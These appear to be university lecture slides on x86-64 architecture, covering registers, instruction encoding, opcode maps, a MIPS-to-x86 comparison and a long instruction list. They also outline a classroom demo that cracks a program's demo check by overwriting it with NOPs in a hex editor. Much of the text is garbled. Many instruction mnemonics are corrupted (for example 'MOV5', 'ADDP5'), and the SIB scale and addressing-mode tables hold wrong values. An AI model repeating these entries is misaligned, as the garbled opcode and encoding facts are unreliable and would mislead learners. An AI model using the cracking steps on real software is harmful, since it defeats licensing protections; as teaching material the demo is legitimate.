

# **ECE/CS 250**

## **Computer Architecture**

**Fall 2022**

Intel x86-64

Tyler Bletsch  
Duke University

# Basic differences

	MIPS	Intel x86
<b>Word size</b>	Originally: 32-bit (MIPS I in 1985) Now: 64-bit (MIPS64 in 1999)	Originally: 16-bit (8086 in 1978) Later: 32-bit (80386 in 1985) Now: 64-bit (Pentium 4's in 2005)
<b>Design</b>	RISC	CISC
<b>ALU ops</b>	Register = Register $\otimes$ Register (3 operand)	Register $\otimes$ = <Reg Memory> (2 operand)
<b>Registers</b>	32	8 (32-bit) or 16 (64-bit)
<b>Instruction size</b>	32-bit fixed	Variable: up to 15 *bytes*!
<b>Branching</b>	Condition in register (e.g. "slt")	Condition codes set implicitly
<b>Endian</b>	Either (typically big)	Little
<b>Variants and extensions</b>	Just 32- vs. 64-bit, plus some graphics extensions in the 90s	A bajillion (x87, IA-32, MMX, 3DNow!, SSE, SSE2, PAE, x86-64, SSE3, SSE4, SSE5, AVX, AES, FMA)
<b>Market share</b>	Small but persistent (embedded)	80% server, similar for consumer (defection to ARM for mobile is recent)

# 64-bit x86 primer

- Registers:
  - General: `rax rbp rcx rdx rdi rsi r8 r9 .. r15`
  - Stack: `rsp rbp`
  - Instruction pointer: `rip`
- Complex instruction set
  - Instructions are variable-sized & unaligned
- Hardware-supported call stack
  - `call / ret`
  - Parameters in registers `{rdi, rsi, rdx, rcx, r8, r9}`, return value in `rax`
- Little-endian
- These slides use Intel-style assembly language (destination first)
  - GNU tools like `gcc` and `objdump` use AT&T syntax (destination last)


Intel syntax

```
mov rax, 5
mov [rbx], 6
add rax, rdi
push rax
pop rsi
call 0x12345678
ret
jmp 0x87654321
jmp rax
call rax
```


AT&T syntax

```
mov 5, %rax
mov 6, [%rbx]
add %rdi, %rax
push %rax
pop %rsi
call 0x12345678
ret
jmp 0x87654321
jmp %rax
call %rax
```

# Intel x86 instruction format



(a) Optional instruction prefixes



(b) General instruction format


# Map of x86 instruction opcodes by first byte

## x86 Opcode Structure and Instruction Overview

2nd	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	ADD					ES	ES	OR					CS	TWO BYTE		
1	ADC					PUSH SS	POP SS	SBB					PUSH DS	POP DS		
2	AND					ES	DAA	SUB					CS	DAS		
3	XOR					SS	AAA	CMP					DS	AAS		
4	INC					DEC										
5	PUSH					POP										
6	PUSHAD	POPAD	BOUND	ARPL	FS	GS	OPERAND SIZE	ADDRESS SIZE	PUSH	IMUL	PUSH	IMUL	INS	OUTS		
7	JO	JNO	JB	JNB	JE	JNE	JBE	JA	JS	JNS	JPE	JPO	JL	JGE	JLE	JG
8	ADD/ADC/AND/XOR OR/SBB/SUB/CMP			TEST		XCHG		MOV REG			MOV SREG	LEA	MOV SREG	POP		
9	NOP	XCHG EAX					CWD	CDQ	CALL	WAIT	PUSHFD	POPF	SAHF	LAHF		
A	MOV EAX		MOVS	CMPS		TEST	STOS		LODS		SCAS					
B	MOV															
C	SHIFT IMM	RETN	LES	LDS	MOV IMM	ENTER	LEAVE	RETF	INT3	INT IMM	INTO	IRETD				
D	SHIFT 1	SHIFT CL	AAM	AAD	SALC	XLAT	FPU									
E	LOOPNZ	LOOPZ	LOOP	JECXZ	IN IMM	OUT IMM	CALL	JMP	JMPF	JMP SHORT	IN DX	OUT DX				
F	LOCK EXCLUSIVE ACCESS	ICE BP	REPNE	REPE	HLT	CMC	TEST/NOT/NEG (i)MUL/(j)DIV	CLC	STC	CLI	STI	CLD	STD	INC DEC CALL/JMP PUSH		

2nd	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	(L,S)LDT (L,S)STR VER(R,W)	(L,S)GDT (L,S)IDT (L,S)MSW	LAR	LSL	CLTS			INVD		WBINVD	UD2		NOP			
1	SSE{1,2,3}							Prefetch SSE7	HINT_NOP							
2	MOV CR/DR							SSE{1,2}								
3	WRMSR	RDTR	RDMSR	RDPIC	SYSENTER	SYSEXIT	GETSEC SMX	MOVBE / THREE BYTE	THREE BYTE SSE4							
4	CMOV															
5	SSE{1,2}															
6	MMX, SSE2															
7	MMX, SSE{1,2,3}, VMX										MMX, SSE{2,3}					
8	JO	JNO	JB	JNB	JE	JNE	JBE	JA	JS	JNS	JPE	JPO	JL	JGE	JLE	JG
9	SETO	SETNO	SETB	SETNB	SETE	SETNE	SETBE	SETA	SETS	SETNS	SETPE	SETPL	SETGE	SETLE	SETG	
A	PUSH FS	POP FS	CPUID	BT	SHLD	PUSH GS			POP GS	RSM	BTS	SHRD	*FENCE	IMUL		
B	CMPSXCHG	LSS	BTR	LFS	LGS	MOVZX	POPCNT	UD	BT	BTS	BTR	BTC	BSF	BSR	MOVSB	
C	XADD	SSE{1,2}				CMPSXCHG	BSWAP									
D	MMX, SSE{1,2,3}															
E	MMX, SSE{1,2}															
F	MMX, SSE{1,2,3}															

Arithmetic & Logic	Prefix
Memory	System & I/O
Stack	No Operation (NOP) / Multiple Instructions / Extended Instruction Set
Control Flow & Conditional	



Addressing Modes

mod	00	01	10	11
r/m	16bit	32bit	16bit	32bit
000	[BX+SI]	[EAX]	[EAX]+disp16	[EAX]+disp32
001	[BX+DI]	[ECX]	[ECX]+disp8	[ECX]+disp32
010	[BP+SI]	[EDX]	[EDX]+disp8	[EDX]+disp32
011	[BP+DI]	[EBX]	[EBX]+disp8	[EBX]+disp32
100	[SI]	[ESI]	[ESI]+disp8	[ESI]+disp32
101	[DI]	[EDI]	[EDI]+disp8	[EDI]+disp32
110	[disp16]	[ESI]	[ESI]+disp8	[ESI]+disp32
111	[BX]	[EDI]	[EDI]+disp8	[EDI]+disp32

SIB Byte Structure

encoding	scale (2bit)	Index (3bit)	Base (3bit)
000	2 <sup>-1</sup>	[EAX]	EAX
001	2 <sup>-2</sup>	[ECX]	ECX
010	2 <sup>-4</sup>	[EDX]	EDX
011	2 <sup>-8</sup>	[EBX]	EBX
100	--	none	ESP
101	--	[EBP]	EBP
110	--	[ESI]	ESI
111	--	[EDI]	EDI

SIB value = index \* scale + base


# Intel x86 general-purpose registers (64-bit, simplified)

Old-timey names  
from the 16-bit era

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
<b>rax</b>	<b>eax</b>	<b>ax</b>	<b>al</b>
<b>rbx</b>	<b>ebx</b>	<b>bx</b>	<b>bl</b>
<b>rcx</b>	<b>ecx</b>	<b>cx</b>	<b>cl</b>
<b>rdx</b>	<b>edx</b>	<b>dx</b>	<b>dl</b>
<b>rsi</b>	<b>esi</b>	<b>si</b>	<b>sil</b>
<b>rdi</b>	<b>edi</b>	<b>di</b>	<b>dil</b>
<b>rbp</b>	<b>ebp</b>	<b>bp</b>	<b>bpl</b>
<b>rsp</b>	<b>esp</b>	<b>sp</b>	<b>spl</b>
<b>r8</b>	<b>r8d</b>	<b>r8w</b>	<b>r8b</b>
<b>r9</b>	<b>r9d</b>	<b>r9w</b>	<b>r9b</b>
<b>r10</b>	<b>r10d</b>	<b>r10w</b>	<b>r10b</b>
<b>r11</b>	<b>r11d</b>	<b>r11w</b>	<b>r11b</b>
<b>r12</b>	<b>r12d</b>	<b>r12w</b>	<b>r12b</b>
<b>r13</b>	<b>r13d</b>	<b>r13w</b>	<b>r13b</b>
<b>r14</b>	<b>r14d</b>	<b>r14w</b>	<b>r14b</b>
<b>r15</b>	<b>r15d</b>	<b>r15w</b>	<b>r15b</b>

They didn't bother  
giving dumb names  
when they added  
more registers during  
the move to 64-bit.

# Intel x86 registers (64-bit, complexified)



- Includes general purpose registers, plus a bunch of special purpose ones (floating point, MMX, etc.)

# Memory accesses

- Can be *anywhere*
  - No separate “load word” instruction – almost any op can load/store!
- Location can be various *expressions* (not just “0(\$1)“):
  - [ **disp** + <REG>\*n ]                    ex: [ 0x123 + 2\*rax ]
  - [ <REG> + <REG>\*n ]                    ex: [ rbx + 4\*rax ]
  - [ **disp** + <REG> + <REG>\*n ]            ex: [ 0x123 + rbx + 8\*rax ]
- You get “0(\$1)” by doing [0 + rax\*1], which you can write as [rax]
- All this handled in the MOD-R/M and SIB fields of instruction
- Imagine making the control unit for these instructions 🐸



# MIPS/x86 Rosetta Stone

Operation	MIPS code	Effect on MIPS	x86 code	Effect on x86
<b>Add registers</b>	<code>add \$1, \$2, \$3</code>	$\$1 = \$2 + \$3$	<code>add rax, rbx</code>	$\$1 += \$2$
<b>Add immediate</b>	<code>addi \$1, \$2, 50</code>	$\$1 = \$2 + 50$	<code>add rax, 50</code>	$\$1 += 50$
<b>Load constant</b>	<code>li \$1, 50</code>	$\$1 = 50$	<code>mov rax, 50</code>	$rax = 50$
<b>Move among regs</b>	<code>move \$1, \$2</code>	$\$1 = \$2$	<code>mov rax, rbx</code>	$rax = rbx$
<b>Load word</b>	<code>lw \$1, 4(\$2)</code>	$\$1 = *(4+\$2)$	<code>mov rax, [4+rbx]</code>	$rax = *(4+rbx)$
<b>Store word</b>	<code>sw \$1, 4(\$2)</code>	$*(4+\$2) = \$1$	<code>mov [4+rbx], rax</code>	$*(4+rbx) = rax$
<b>Shift left</b>	<code>sll \$1, \$2, 3</code>	$\$1 = \$2 \ll 3$	<code>sal rax, 3</code>	$rax \ll= 3$
<b>Bitwise AND</b>	<code>and \$1, \$2, \$3</code>	$\$1 = \$2 \& \$3$	<code>and rax, rbx</code>	$rax \&= rbx$
<b>No-op</b>	<code>nop</code>	-	<code>nop</code>	-
<b>Conditional move</b>	<code>movn \$1, \$2, \$3</code>	if ( $\$3$ ) { $\$1 = \$2$ }	<code>test rcx cmovnz rax, rbx</code>	<i>(Set condition flags based on ecx)</i> if (last_alu_op_is_nonzero) { $rax = rbx$ }
<b>Compare</b>	<code>slt \$1, \$2, \$3</code>	$\$1 = \$2 < \$3 ? 1 : 0$	<code>cmp rax, rbx</code>	<i>(Set condition flags based on rax-rbx)</i>
<b>Stack push</b>	<code>addi \$sp, \$sp, -4 sw \$5, 0(\$sp)</code>	$SP -= 4$ $*SP = \$5$	<code>push rcx</code>	$*SP = rcx ; SP -= 4$
<b>Jump</b>	<code>j label</code>	$PC = label$	<code>jmp label</code>	$PC = label$
<b>Function call</b>	<code>jal label</code>	$\$ra = PC + 4$ $PC = label$	<code>call label</code>	$*SP = PC + len$ $SP -= 4$ $PC = label$
<b>Function return</b>	<code>jr \$ra</code>	$PC = \$ra$	<code>ret</code>	$PC = *SP$ $SP += 4$
<b>Branch if less than</b>	<code>slt \$1, \$2, \$3 bnez \$1, label</code>	if ( $\$2 < \$3$ ) $PC = label$	<code>cmp rax, rbx jl label</code>	if ( $rax < rbx$ ) $PC = label$
<b>Request syscall</b>	<code>syscall</code>	Requests kernel	<code>syscall</code>	Requests kernel

# Stuff that doesn't translate...

Task	x86 instruction
Branch if last ALU op overflowed	<code>jo label</code>
Branch if last ALU op was even	<code>jpe label</code>
Swap two registers	<code>xchg rax, rbx</code>
Square root	<code>fsqrt</code>
Prefetch into cache	<code>prefetchnta 64[esi]</code>
Special prefix to do an instruction until the end of string (Kind of like "while(*p)")	<code>rep</code>
Load constant pi	<code>fldpi st(0)</code>
Push all the registers to the stack at once	<code>pushad</code>
Decrement rcx and branch if not zero yet	<code>loop label</code>
Add multiple numbers at once (MMX) (Single Instruction, Multiple Data (SIMD))	<code>addps xmm0, xmm1</code>
Scan a string for a null (among other things) (Vastly accelerates <code>strlen()</code> )	<code>pcmpistri</code>
Encrypt data using the AES algorithm	<code>aesenc</code>

# List of all x86 instructions

AAA	CMOVE	CVTFS2DQ	FCMOVU	FNOP	GS	JNGE	MFENCE	MULSS	PCMPISTRM	PMULLD	PUNPCKLDQ	SETC	STOSB
AAD	CMOVG	CVTFS2PD	FCOM	FNSAVE	HADDPD	JNL	MINPD	MWAIT	PEXTRB	PMULLW	PUNPCKLQDQ	SETE	STOSD
AAM	CMOVGE	CVTFS2PI	FCOM2	FNSETPM	HADDP5	JNLE	MINPS	NEG	PEXTRD	PMULUDQ	PUNPCKLWD	SETG	STOSW
AAS	CMOVL	CVTSD2SI	FCOMI	FNSTCW	HINT_NOP	JNO	MINSD	NOP	PEXTRQ	POP	PUSH	SETGE	STR
ADC	CMOVLE	CVTSD2SS	FCOMIP	FNSTENV	HLT	JNP	MINSS	NOT	PEXTRW	POPA	PUSHA	SETL	SUB
ADD	CMOVNA	CVTSI2SD	FCOMP	FNSTSW	HSUBPD	JNS	MONITOR	OR	PHADD	POPAD	PUSHAD	SETLE	SUBPD
ADDPD	CMOVNAE	CVTSI2SS	FCOMP3	FPATAN	HSUBPS	JNZ	MOV	ORPD	PHADDSW	POPCNT	PUSHF	SETNA	SUBPS
ADDP5	CMOVNB	CVTSS2SD	FCOMP5	FPREM	ICEBP	JO	MOVAPD	ORPS	PHADDW	POPF	PUSHFD	SETNAE	SUBSD
ADDS	CMOVNBE	CVTSS2SI	FCOMP	FPREM1	IDIV	JP	MOVAPS	OUT	PHMINPOSUW	POPFD	PUSHR	SETNB	SUBSS
ADDS5	CMOVNC	CVTTPD2DQ	FCOS	FPATAN	IMUL	JPE	MOVBE	OUTS	PHSUBD	POR	RCL	SETNBE	SYSENTER
ADDSUBPD	CMOVNE	CVTTPD2PI	FDECSTP	FRNDINT	IN	JPO	MOV	OUTSB	PHSUBSW	PREFETCHNTA	RCPPS	SETNC	SYSEXIT
ADDSUBPS	CMOVNG	CVTTPS2DQ	FDIV	FRSTOR	INC	JS	MOVDDUP	OUTSD	PHSUBW	PREFETCHT0	RCPSS	SETNE	TEST
ADX	CMOVNGE	CVTTPS2PI	FDIVP	FS	INS	JZ	MOVDDQ2Q	OUTSW	PINSRB	PREFETCHT1	RCR	SETNG	UCOMISD
AMX	CMOVNL	CVTSD2SI	FDIVR	FSAVE	INSB	LAHF	MOVDAQ	PABSB	PINSRD	PREFETCHT2	RDMSR	SETNGE	UCOMISS
AND	CMOVNLE	CVTSS2SI	FDIVRP	FSCALE	INSD	LAR	MOVDDQ	PABSD	PINSRQ	PSADBW	RDPMS	SETNL	UD
ANDNPD	CMOVNO	CWD	FFREE	FSIN	INSERTPS	LDDQU	MOVHPS	PABSW	PINSRW	PSHUFB	RDTRC	SETNLE	UD2
ANDNPS	CMOVNP	CWDE	FFREEP	FSINCOS	INSW	LDMXCSR	MOVHPD	PACKSSDQ	PMADDUBSW	PSHUFD	RDTRSCP	SETNO	UNPCKHPD
ANDPD	CMOVNS	DAA	FIADD	FSQRT	INT	LDS	MOVHPS	PACKSWB	PMADDW	PSHUFHW	REP	SETNP	UNPCKHPS
ANDPS	CMOVNZ	DAS	FICOM	FST	INT1	LEA	MOVLHPS	PACKUSDW	PMAXSB	PSHUFLW	REPE	SETNS	UNPCKLPD
ARPL	CMOVO	DEC	FICOMP	FSTCW	INTO	LEAVE	MOVLPD	PACKUSWB	PMAXSD	PSHUFW	REPNE	SETNZ	UNPCKLPS
BLENDDPD	CMOVP	DIV	FIDIV	FSTENV	INVD	LES	MOVLPS	PADDB	PMAXSW	PSIGNB	REPNZ	SETO	VERR
BLENDPS	CMOVPE	DIVPD	FIDIVR	FSTP	INVEPT	LFENCE	MOVMSKPD	PADD	PMAXUB	PSIGND	REPZ	SETP	VERW
BLENDVPD	CMOVPO	DIVPS	FILD	FSTP1	INVLPG	LFS	MOVMSKPS	PADDQ	PMAXUD	PSIGNW	RETF	SETPE	VMCALL
BLENDVPS	CMOV5	DIVSD	FIMUL	FSTP8	INVVPIID	LGDT	MOVNTDQ	PADDSB	PMAXUW	PSLLD	RETN	SETPO	VMCLEAR
BOUND	CMOVZ	DIVSS	FINCSTP	FSTP9	IRET	LGS	MOVNTDQA	PADDSW	PMINSB	PSLLDQ	ROL	SETS	VMLAUNCH
BSF	CMP	DPPD	FINIT	FSTSW	IRETD	LIDT	MOVNTI	PADDUSB	PMINSD	PSLLQ	ROR	SETZ	VMPTRLD
BSR	CMPD	DPPS	FIST	FSUB	JA	LLDT	MOVNTPD	PADDUSW	PMINSW	PSLLW	ROUNDPD	SFENCE	VMPTRST
BSWAP	CMPPS	DS	FISTP	FSUBP	JAE	LMSW	MOVNTPS	PADDW	PMINUB	PSRAD	ROUNDPS	SGDT	VMREAD
BT	CMPS	EMMS	FISTTP	FSUBR	JB	LOCK	MOVNTQ	PALIGNR	PMINUD	PSRAW	ROUNDSD	SHL	VMRESUME
BTC	CMPSB	ENTER	FISUB	FSUBRP	JBE	LDS	MOVQ	PAND	PMINUW	PSRLD	ROUNDSS	SHLD	VMWRITE
BTR	CMPSD	ES	FISUBR	FTST	JC	LDSB	MOVQ2DQ	PANDN	PMOVMSKB	PSRLDQ	RSM	SHR	VMXOFF
BTS	CMPS5	EXTRACTPS	FLD	FUCOM	JCXZ	LQSD	MOV5	PAUSE	PMOV5XBD	PSRLQ	RSQRTPS	SHRD	VMXON
CALL	CMPSW	F2XM1	FLD1	FUCOMI	JE	LQSW	MOV5B	PAVGB	PMOV5XBQ	PSRLW	RSQRTSS	SHUFFPD	WAIT
CALLF	CMPXCHG	FABS	FLDCW	FUCOMIP	JECCZ	LOOP	MOV5D	PAVGW	PMOV5XBW	PSUBB	SAHF	SHUFFPS	WBINVD
CBW	CMPXCHG8B	FADD	FLDENV	FUCOMP	JG	LOOPE	MOV5HDUP	PBLENDVB	PMOV5XDQ	PSUBD	SAL	SIDT	WRMSR
CDQ	COMISD	FADDP	FLDL2E	FUCOMPP	JGE	LOOPNE	PBLENDW	PBLENDQ	PMOV5XWD	PSUBQ	SALC	SLDT	XADD
CLC	COMISS	FBLD	FLDL2T	FWAIT	JL	LOOPNZ	MOV55	PCMPEQB	PMOV5XWQ	PSUBSB	SAR	SMSW	XCHG
CLD	CPUID	FBSTP	FLDLG2	FXAM	JLE	LOOPZ	MOV5W	PCMPEQD	PMOV5XBD	PSUBSW	SBB	SQRTPD	XGETBV
CLFLUSH	CRC32	FCHS	FLDLN2	FXCH	JMP	LSL	MOV5X	PCMPEQQ	PMOV5XBQ	PSUBUSB	SCAS	SQRTPS	XLAT
CLI	CS	FCLEX	FLDPI	FXCH4	JMPF	LSS	MOV5PD	PCMPEQW	PMOV5XBW	PSUBUSB	SCASB	SQRTSD	XLATB
CLTS	CVTDQ2PD	FCMOV5	FLDZ	FXCH7	JNA	LTR	MOV5PS	PCMPESTRI	PMOV5XDQ	PSUBW	SCASD	SQRTSS	XOR
CMC	CVTDQ2PS	FCMOV5BE	FMUL	FXRSTOR	JNAE	MASKMOVDQU	MOV5Z	PCMPESTRM	PMOV5XWD	PTEST	SCASW	SS	XORPD
CMOVA	CVTPD2DQ	FCMOV5E	FMULP	FXSAVE	JNB	MASKMOVQ	MP5ADB5	PCMPGTB	PMOV5XWQ	PUNPCKHBW	SETA	STC	XORPS
CMOVAE	CVTPD2PI	FCMOV5NB	FNCLEX	FXTRACT	JNBE	MAXPD	MUL	PCMPGTD	PMULDQ	PUNPCKHDD	SETAE	STD	XRSTOR
CMOV5	CVTPD2PS	FCMOV5NBE	FNDISI	FYL2X	JNC	MAXPS	MULPD	PCMPGTQ	PMULHRSW	PUNPCKHQDQ	SETALC	STI	XSAVE
CMOV5BE	CVTPI2PD	FCMOV5NE	FNENI	FYL2XP1	JNE	MAXSD	MULPS	PCMPGTW	PMULHUW	PUNPCKHWD	SETB	STMXCSR	XSETBV
CMOV5C	CVTPI2PS	FCMOV5NU	FNINIT	GETSEC	JNG	MAXSS	MULSD	PCMPISTRI	PMULHW	PUNPCKL5W	SET5E	STOS	

# Exploring a compiled x86 program

- Introducing hello.c
  - `cat hello.c`
- Compile to assembly language (and down to executable)
  - `make`
    - `gcc -g -S -o hello.s hello.c`
    - `gcc -g -o hello hello.c`
- View assembly language output
  - `cat hello.s`
- Disassemble binary to see compiled instructions
  - `objdump -d hello`
- Analyze `hello` using IDA Freeware




They're gonna try to sell you the paid version of IDA Pro, but the older free version [available here](#) works just fine.

**CAN WE USE THIS TO CRACK  
COMPILED SOFTWARE????**

# DRAMATIC PAUSE

*Please fill out the course survey*

<https://duke.evaluationkit.com/>



# Binary modification

- Introducing supercalc
  - `./supercalc`
  - `./supercalc 2 3`
  - `./supercalc 2 10`
- Disassemble binary
  - `objdump -d supercalc`
- Analyze `supercalc` using IDA Pro
- Find the demo check code in IDA
- Identify **sections** of executable
  - `./objdump -h supercalc`
- Find the code we care about in the binary file via hex editor
- Flatten all the check code into NOPs
- Disassemble, analyze, and test hacked binary

# Diving into code injection and reuse attacks (not on exam)


Some slides originally by Anthony Wood, University of Virginia, for CS 851/551  
(<http://www.cs.virginia.edu/crab/injection.ppt>)

Adapted by Tyler Bletsch, Duke University



# What is a Buffer Overflow?

